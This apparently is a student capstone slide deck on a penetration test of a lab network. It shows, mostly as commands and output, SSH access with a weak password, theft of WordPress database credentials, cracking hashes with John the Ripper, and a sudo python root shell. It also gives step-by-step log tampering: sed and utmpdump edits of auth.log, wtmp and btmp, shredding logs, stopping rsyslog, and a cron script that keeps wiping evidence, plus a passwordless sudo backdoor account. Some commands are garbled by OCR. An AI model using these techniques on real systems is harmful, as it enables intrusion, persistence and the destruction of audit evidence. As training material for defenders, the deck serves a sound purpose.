Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


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03 **Network Topology & Exploits Used Methods Used to Critical Vulnerabilities Avoiding Detect**

Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range: 192.168.1.0/24

Netmask: 255.255.255.0 Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90

OS: Linux

Hostname: Kali

IPv4: 192.168.1.100 OS: Linux: Ubuntu Hostname: ELK

IPv4: 192.168.1105 OS: Linux: Ubuntu Hostname: Capstone

IPv4: 192.168.1.110 OS: Linux: Debian Hostname: Target 1

IPv4: 192.168.1.115 OS: Linux: Debian Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in Target 1.

Vulnerability	Description	Impact
Improper SSH Configuration	Any machine with login credentials can ssh into the machine. There should be a whitelist for allowed IPs	High; SSH is a potential entry point for attackers - considering they can authenticate successfully
Bruteforce Attack & Weak Passwords	Attackers use a program to guess many passwords until the correct entry is found. Weak passwords make this task especially easy	High; if an attacker is able to obtain user credentials he can login and use this as a pivot point to traverse directories/the network or escalate privileges
Broken Access Control	Sensitive data is easily accessible to users who should not have permissions	High; if the right data is accessed, an entire organization can be compromised
Privilege Escalation	Attackers using various techniques to gain a root shell or higher privileges on a network	accounts, create new user accounts, access any sensitive
		data on the system.

Exploits Used

Exploitation: Improper SSH Configuration

- Nmap was used to enumerate
 SSH service running on Port 22
- Wpscan was used to get usernames for WordPress
- This exploit allowed me more information to use for finding login credentials

<u>Commands</u>: \$ nmap -sV 192.168.1.110

\$ wpscan --url http://192.168.1.110/wordpress --enumerate u

```
root@Kali:~# export target1=192.168.1.110
root@Kali:~# echo target1
target1
root@Kali:~# echo $target1
192.168.1.110
root@Kali:~# nmap -sV $target1
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-09 16:45 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00092s latency).
Not shown: 995 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
```

Exploitation: BruteForce & Weak Passwords

- Michael's weak password was exploited by guessing: granted a user shell
- Steven's password was exploited by bruteforcing the hashes from the mysql database with john the ripper: granted root access

Commands:

\$ ssh michael@192.168.1.110

\$ john --wordlist=rockyou.txt ~/Downloads/wp_hashes.txt

```
root@Kali:/usr/share/nmap/scripts# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established. ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8. Are you sure you want to continue connecting (yes/no/[fingerprint])? y Please type 'yes', 'no' or the fingerprint: yes Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts. michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. You have new mail. michael@target1:~$
```

```
root@Kali:/usr/share/wordlists# john --wordlist=rockyou.txt ~/Downloads/wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84 (steven)
```

Exploitation: Broken Access Control

- Directory Traversal: revealed sensitive data "wp-config.php"containing mysql credentials for WordPress
- These credentials were used to login to mysql database and dump password hashes into a file called wp_hashes.txt

Commands:

\$ select concat_ws(':', user_login, user_pass) from wp_users into outfile '/var/www/html/wp_hashes.txt';

```
michael@target1:/var/www/html/wordpress$ mysql -h localhost -u root -p word
// ** MySQL settings - You can get this info from your web host ** //
                                                                             press
/** The name of the database for WordPress */
                                                                             Enter password:
define('DB_NAME', 'wordpress');
                                                                            Reading table information for completion of table and column names
                                                                             You can turn off this feature to get a quicker startup with -A
/** MySQL database username */
define('DB_USER', 'root');
                                                                             Welcome to the MySQL monitor. Commands end with ; or \g.
                                                                            Your MySQL connection id is 111
/** MySQL database password */
                                                                            Server version: 5.5.60-0+deb8u1 (Debian)
define('DB_PASSWORD', 'R@v3nSecurity');
                                                                             Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
/** MySQL hostname */
define('DB_HOST', 'localhost');
                                                                            Oracle is a registered trademark of Oracle Corporation and/or its
/** Database Charset to use in creating database tables. */
                                                                             affiliates. Other names may be trademarks of their respective
define('DB_CHARSET', 'utf8mb4');
                                                                             owners.
/** The Database Collate type. Don't change this if in doubt. */
                                                                             Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
define('DB_COLLATE', '');
                                                                             nt.
                                                                            mysql>
```

Exploitation: Privilege Escalation

- I researched a python script command to gain a shell; steven has root privileges under python command
- Gained a root shell

```
Commands:

$ sudo -I

$ sudo python -c 'import pty;pty.spawn("/bin/bash")' id
```

Avoiding Detection

Stealth Exploitation of Enumeration Scan

Monitoring Overview

- No alert was created in Kibana to detect an nmap scan
- An alert can be created to measure the number of requested ports for each IP
- This alert fires when 500 ports are requested within 1 second.

Mitigating Detection

- An nmap scan can be executed without triggering this alert.
- A SYN stealth scan with a time delay of 1 second between probes
- This will take almost 17 minutes to scan the most common 1000 ports but it ensures that detection will go unnoticed.

Stealth Exploitation of Brute Force Attack

Monitoring Overview

- The Excessive HTTP Errors alert can detect Brute Force Attacks online.
- This alert measures HTTP status codes; specifically error codes.
- These alerts fire when the status code is above 400 within a 5 minute period.

Mitigating Detection

- Offline Brute Force Attacks can be executed to avoid triggering an alert.
- This requires the attacker to have a copy of the password hashes to crack
- Programs like John the Ripper can brute force these directly from the local machine

```
root@Kali:/usr/share/wordlists# john --wordlist=rockyou.txt ~/Downloads/wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84 (steven)
```

Stealth Exploitation of Privilege Escalation & Persistence

Monitoring Overview

- No alert was created in Kibana to detect this activity
- Privilege Escalation and persistence may be detected by analyzing log files in Linux such as:
 - /var/log/auth.log tracks sudo logins, sudo commands executed, ssh logins and other errors
 - /var/log/wtmp tracks all users logged in and out since creation
 - /var/log/btmp tracks bad login attempts

Mitigating Detection

- Remove any incriminating activity from the aforementioned logs
- Use cron jobs to wipe log data frequently to clear tracks after logging out
- Lockout root from changing crontab file by creating a cron.deny file
- Disable logging: >>root: service rsyslog stop

Auth.log Cleanup - Before

```
azadmin@target1:/var/log
                                                                         - X
File Actions Edit View Help
May 12 05:31:22 raven sshd[1829]: Accepted password for steven from 192.168
.1.90 port 50060 ssh2
May 12 05:31:22 raven sshd[1829]: pam_unix(sshd:session): session opened fo
r user steven by (uid=0)
May 12 05:31:22 raven sshd[1829]: pam_unix(sshd:session): session closed fo
r user steven
May 12 09:48:31 raven sshd[1510]: Accepted password for steven from 192.168
.1.90 port 38288 ssh2
May 12 09:48:31 raven sshd[1510]: pam_unix(sshd:session): session opened fo
r user steven by (uid=0)
May 12 09:49:04 raven sudo:
                             steven : TTY=pts/0 ; PWD=/home/steven ; USER=
root; COMMAND=/usr/bin/python -c import pty;pty.spawn("/bin/bash") id
May 12 09:49:04 raven sudo: pam_unix(sudo:session): session opened for user
root by steven(uid=0)
May 12 09:52:39 raven sudo:
                                root : TTY=pts/1 ; PWD=/home/steven ; USER=
root ; COMMAND=/usr/sbin/adduser azadmin
May 12 09:55:18 raven sudo:
                                root : TTY=pts/1 ; PWD=/home/steven ; USER=
root ; COMMAND=list
May 12 09:56:09 raven sudo:
                                root : TTY=pts/1 ; PWD=/home/steven ; USER=
root ; COMMAND=/usr/sbin/usermod -aG sudo azadmin
May 12 09:56:18 raven sudo:
                                root : TTY=pts/1 ; PWD=/home/steven ; USER=
root : COMMAND=list
May 12 10:06:59 raven sshd[1510]: pam_unix(sshd:session): session closed fo
r user steven
```

May 12 09:49:04

Auth.log Cleanup - After

```
Shell No. 1
     Actions Edit View Help
May 12 09:09:01 raven CRON[1328]: pam_unix(cron:session): session closed for user root
May 12 09:17:01 raven CRON[1378]: pam_unix(cron:session): session opened for user root by (uid=0)
May 12 09:17:01 raven CRON[1378]: pam_unix(cron:session): session closed for user root
May 12 09:20:01 raven CRON[1385]: pam_unix(cron:session): session opened for user smmsp by (uid=0)
May 12 09:20:01 raven CRON[1385]: pam_unix(cron:session): session closed for user smmsp
May 12 09:39:01 raven CRON[1437]: pam_unix(cron:session): session opened for user root by (uid=0)
May 12 09:39:01 raven CRON[1437]: pam_unix(cron:session): session closed for user root
May 12 09:40:01 raven CRON[1474]: pam_unix(cron:session): session opened for user smmsp by (uid=0)
May 12 09:40:01 raven CRON[1474]: pam_unix(cron:session): session closed for user smmsp
May 12 09:48:08 raven sshd[1184]: Received disconnect from 192.168.1.90: 11: disconnected by
May 12 09:48:08 raven sshd[1182]: pam_unix(sshd:session): session closed for user michael
                                                                                           No entry for May 12 09:49:04
May 12 09:52:39 raven sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
May 12 09:52:40 raven groupadd[1528]: group added to /etc/group: name=azadmin, GID=1003
May 12 09:52:40 raven groupadd[1528]: group added to /etc/gshadow: name=azadmin
May 12 09:52:40 raven groupadd[1528]: new group: name=azadmin, GID=1003
                                    now usame name-azadmin, UID=1003, GID=1003, home=/home/azadmin, shell=/bin/bash
                                                        tok): password changed for azadmin
    Commands to Cover Tracks:
                                                        nformation
May 1
                                                        n closed for user root
May 12 $ cd /var/log
                                                        n opened for user root by (uid=0)
                                                          'sudo'
May 12
$ sed '/steven/d' auth.log > auth.log.b
                                                        ow group 'sudo'
                                                        n closed for user root
                                                        session op
                                                        Command to Completely destroy logs:
      $ cp auth.log.b auth.log
                                                        n closed f
                                                       $ shred -f -n 10 /var/log/auth.log.*
May 12 $ rm auth.log.b
May 12 10:07:17 raven sshd[1594]: pam_unix(sshd:session): session opened for user azadmin by (uid=0)
May 12 10:07:26 raven sudo: azadmin : TTY=pts/0 ; PWD=/home/azadmin ; USER=root ; COMMAND=list
May 12 10:09:01 rayen CRON[1615]: nam unix(cron:session): session opened for user root by (uid=0)
```

wtmp Cleanup - Before

```
root@target1:/var/log# last
                                       Sun May 15 04:55
                                                          still logged in
         pts/0
                      192.168.1.90
steven
                                       Sun May 15 04:48 - 05:43
         system boot 3.16.0-6-amd64
                                                                 (00:54)
reboot
                                       Sun May 15 03:28 - 04:30
         pts/1
                                                                 (01:02)
steven
                      192.168.1.110
                                       Sun May 15 01:50 - 03:28
                                                                 (01:37)
azadmin
        pts/1
                     192.168.1.110
                                                                 (02:40)
michael
         pts/0
                      192.168.1.90
                                       Sun May 15 01:49 - 04:30
                                       Sun May 15 01:38 - 04:30
                                                                 (02:51)
reboot
         system boot 3.16.0-6-amd64
                                                                 (00:15)
reboot
                                       Sat May 14 23:31 - 23:47
         system boot 3.16.0-6-amd64
                                                                 (00:15)
reboot
         system boot 3.16.0-6-amd64
                                       Sat May 14 23:01 - 23:17
                                                                 (01:37)
         system boot 3.16.0-6-amd64
                                       Fri May 13 02:34 - 04:12
reboot
         system boot 3.16.0-6-amd64
                                                                 (02:06)
                                       Thu May 12 13:10 - 15:16
reboot
         system boot 3.16.0-6-amd64
                                                                 (00:14)
reboot
                                       Thu May 12 12:51 - 13:06
reboot
         system boot 3.16.0-6-amd64
                                       Thu May 12 12:32 - 12:48
                                                                 (00:15)
         pts/0
                      192.168.1.90
                                       Thu May 12 10:07 - 10:47
                                                                 (00:40)
azadmin
                      192.168.1.90
                                                                 (00:18)
         pts/0
                                       Thu May 12 09:48 - 10:06
steven
                                       Thu May 12 08:38 - 09:48
                                                                 (01:09)
michael
         pts/0
                      192.168.1.90
         system boot 3.16.0-6-amd64
                                       Thu May 12 08:31 - 12:30
                                                                 (03:59)
reboot
                                                                 (00:15)
reboot
         system boot 3.16.0-6-amd64
                                       Thu May 12 08:01 - 08:17
                                                                 (00:15)
reboot
         system boot
                     3.16.0-6-amd64
                                       Thu May 12 07:31 - 07:47
         pts/1
                      192.168.1.90
                                       Thu May 12 05:15 - 05:45
                                                                 (00:29)
steven
                                                                 (01:54)
         pts/0
                      192.168.1.90
                                       Thu May 12 03:50 - 05:45
michael
         system boot 3.16.0-6-amd64
                                                                 (02:15)
reboot
                                       Thu May 12 03:29 - 05:45
                                                                 (16:31)
michael
         pts/0
                                       Wed May 11 09:06 - 01:37
                      192.168.1.90
                                                                 (16:32)
                                       Wed May 11 09:04 - 01:37
reboot
         system boot 3.16.0-6-amd64
                      192.168.1.90
                                                                 (03:54)
michael
         pts/0
                                       Wed May 11 05:01 - 08:55
         system boot 3.16.0-6-amd64
                                       Wed May 11 04:58 - 08:55
                                                                 (03:57)
reboot
                                                                 (00:24)
michael
        pts/0
                      192.168.1.90
                                       Tue May 10 11:11 - 11:35
                                       Tue May 10 09:04 - down
                                                                 (02:30)
         tty1
vagrant
                                       Tue May 10 09:04 - 09:04 (00:00)
        tty1
root
wtmp begins Tue May 10 09:04:50 2022
root@target1:/var/log#
```

wtmp Cleanup - After

```
root@target1:/var/log# last
                                       Sun May 15 04:48 - Commands to Cover Tracks:
         system boot 3.16.0-6-amd64
reboot
                                       Sun May 15 01:49 -
michael
         pts/0
                      192.168.1.90
                                                          $ utmpdump /var/log/wtmp > /var/log/wtmp.file
                                       Sun May 15 01:38 -
reboot
         system boot 3.16.0-6-amd64
                                       Sat May 14 23:31 -
reboot
         system boot 3.16.0-6-amd64
                                       sat May 14 23:01 - $ sed '/steven\|azadmin/d' wtmp.file > wtmp.file.b
         system boot 3.16.0-6-amd64
reboot
                                       Fri May 13 02:34 -
reboot
         system boot
                     3.16.0-6-amd64
                                                          $ utmpdump -r < /var/log/wtmp.file.b > /var/log/wtmp
                                       Thu May 12 13:10 -
reboot
         system boot
                      3.16.0-6-amd64
                     3.16.0-6-amd64
                                       Thu May 12 12:51 -
reboot
         system boot
                     3.16.0-6-amd64
                                       Thu May 12 12:32 -
reboot
         system boot
                                       Thu May 12 08:38 - 09:48
michael
         pts/0
                                                                 (01:09)
                      192.168.1.90
                                       Thu May 12 08:31 - 12:30
reboot
         system boot
                     3.16.0-6-amd64
                                                                 (03:59)
                                       Thu May 12 08:01 - 08:17
reboot
                     3.16.0-6-amd64
                                                                 (00:15)
         system boot
                                       Thu May 12 07:31 - 07
         system boot 3.16.0-6-amd64
reboot
                                                            Command to Completely destroy logs:
michael
         pts/0
                                       Thu May 12 03:50 -
                      192.168.1.90
                                       Thu May 12 03:29 - 05 $ shred -f -n 10 /var/log/wtmp*
         system boot 3.16.0-6-amd64
reboot
                                       Wed May 11 09:06 - 01.J/ (10.J1/
michael
                      192.168.1.90
         pts/0
                                                                 (16:32)
reboot
         system boot
                     3.16.0-6-amd64
                                       Wed May 11 09:04 - 01:37
                                                                 (03:54)
michael
         pts/0
                      192.168.1.90
                                       Wed May 11 05:01 - 08:55
                     3.16.0-6-amd64
                                       Wed May 11 04:58 - 08:55
                                                                 (03:57)
reboot
         system boot
michael
                      192.168.1.90
                                       Tue May 10 11:11 - 11:35
                                                                 (00:24)
         pts/0
                                                                 (02:30)
                                       Tue May 10 09:04 - down
vagrant
         tty1
                                       Tue May 10 09:04 -
                                                                 (00:00)
                                                          09:04
         tty1
root
wtmp begins Tue May 10 09:04:50 2022
root@target1:/var/log#
```

btmp Cleanup - Before

```
azadmin@target1:~$ sudo lastb
                     192.168.1.90
                                      Thu May 12 03:50 - 03:50
                                                                (00:00)
steven
        ssh:notty
                                                                (00:00)
        ssh:notty
                                      Thu May 12 03:49 - 03:49
                     192.168.1.90
steven
                                      Thu May 12 03:48 - 03:48
                                                               (00:00)
steven
        ssh:notty
                     192.168.1.90
                                      Thu May 12 03:47 - 03:47
michael ssh:notty
                                                                (00:00)
                     192.168.1.90
                                      Thu May 12 03:47 - 03:47
                                                                (00:00)
michael
        ssh:notty
                     192.168.1.90
btmp begins Thu May 12 03:47:19 2022
azadmin@target1:~$
```

btmp Cleanup - After

```
Commands to Cover Tracks:
root@target1:/var/log# lastb
michael ssh:notty
                    192.168.1.90
                                       Thu May 12 03:47 - 03:4
                                       Thu May 12 03:47 - 03:4$ utmpdump /var/log/btmp > /var/log/btmp.file
michael ssh:notty
                   192.168.1.90
                                                              $ sed '/steven/d' btmp.file > btmp.file.b
btmp begins Thu May 12 03:47:19 2022
root@target1:/var/log#
                                                              $ utmpdump -r < /var/log/btmp.file.b > /var/log/btmp
                                                              Command to Completely destroy logs:
                                                              $ shred -f -n 10 /var/log/btmp*
```

Cron Jobs

- The previous commands can be added to a shell script to automate this process
- The shell script can then be added to a cron job to constantly execute the script to keep deleting any evidence as you traverse the server and even after you log out.

```
# daemon's notion of time and timezones.

# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).

# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/

# For more information see the manual pages of crontab(5) and cron(8)

# m h dom mon dow command
@reboot service sendmail start

* * * * * sh /root/scripts/log-clean.sh >/dev/null 2>81
```

```
#!/bin/sh
# Clean up Script
# Cleanup Auth.log
sed '/steven\|azadmin/d' /var/log/auth.log > /var/log/auth.log.b
/var/log/auth.log.b /var/log/auth.log
/var/log/auth.log.b
# Uncomment to wipe all auth.log logs and backups
# shred -f -n 10 /var/log/auth.log*
# Cleanup wtmp
utmpdump /var/log/wtmp > /var/log/wtmp.file
sed '/steven\|azadmin/d' /var/log/wtmp.file > /var/log/wtmp.file.b
utmpdump -r < /var/log/wtmp.file.b > /var/log/wtmp
/var/log/wtmp.file
# Uncomment to wipe all wtmp logs and backups
# shred -f -n 10 /var/log/wtmp*
# cleanup btmp
utmpdump /var/log/btmp > /var/log/btmp.file
sed '/steven\|azadmin/d' /var/log/btmp.file > /var/log/btmp.file.b
utmpdump -r < /var/log/btmp.file.b > /var/log/btmp
rm /var/log/btmp.file
# Ucomment to wipe all btmp logs and backups
# shred -f -n 10 /var/log/btmp*
```

Maintaining Access

Maintaining Access: Adding users

 Another user called "azadmin" on the system was created and given root privileges without password required.

```
root@target1:/home/steven# sudo adduser azadmin
Adding user `azadmin' ...
Adding new group `azadmin' (1003) ...
Adding new user `azadmin' (1003) with group `azadmin' ...
Creating home directory '/home/azadmin' ...
Copying files from '/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for azadmin
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
root@target1:/home/steven#
```

Commands:

- \$ adduser azadmin
- \$ usermod -aG sudo azadmin
- \$ useradd -m azadmin #Alternative to create user w/o home directory and no user creation date
- #Alternative to create user w/o home directory and no user creation date

Proof of Concept:

\$ chage azadmin

#Check if there is a password change date

```
root@target1:/home/steven# sudo -lU azadmin
User azadmin is not allowed to run sudo on raven.
root@target1:/home/steven# sudo usermod -aG sudo azadmin
root@target1:/home/steven# sudo -lU azadmin
Matching Defaults entries for azadmin on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
\:/bin

User azadmin may run the following commands on raven:
    (ALL) NOPASSWD: ALL
root@target1:/home/steven#
```

#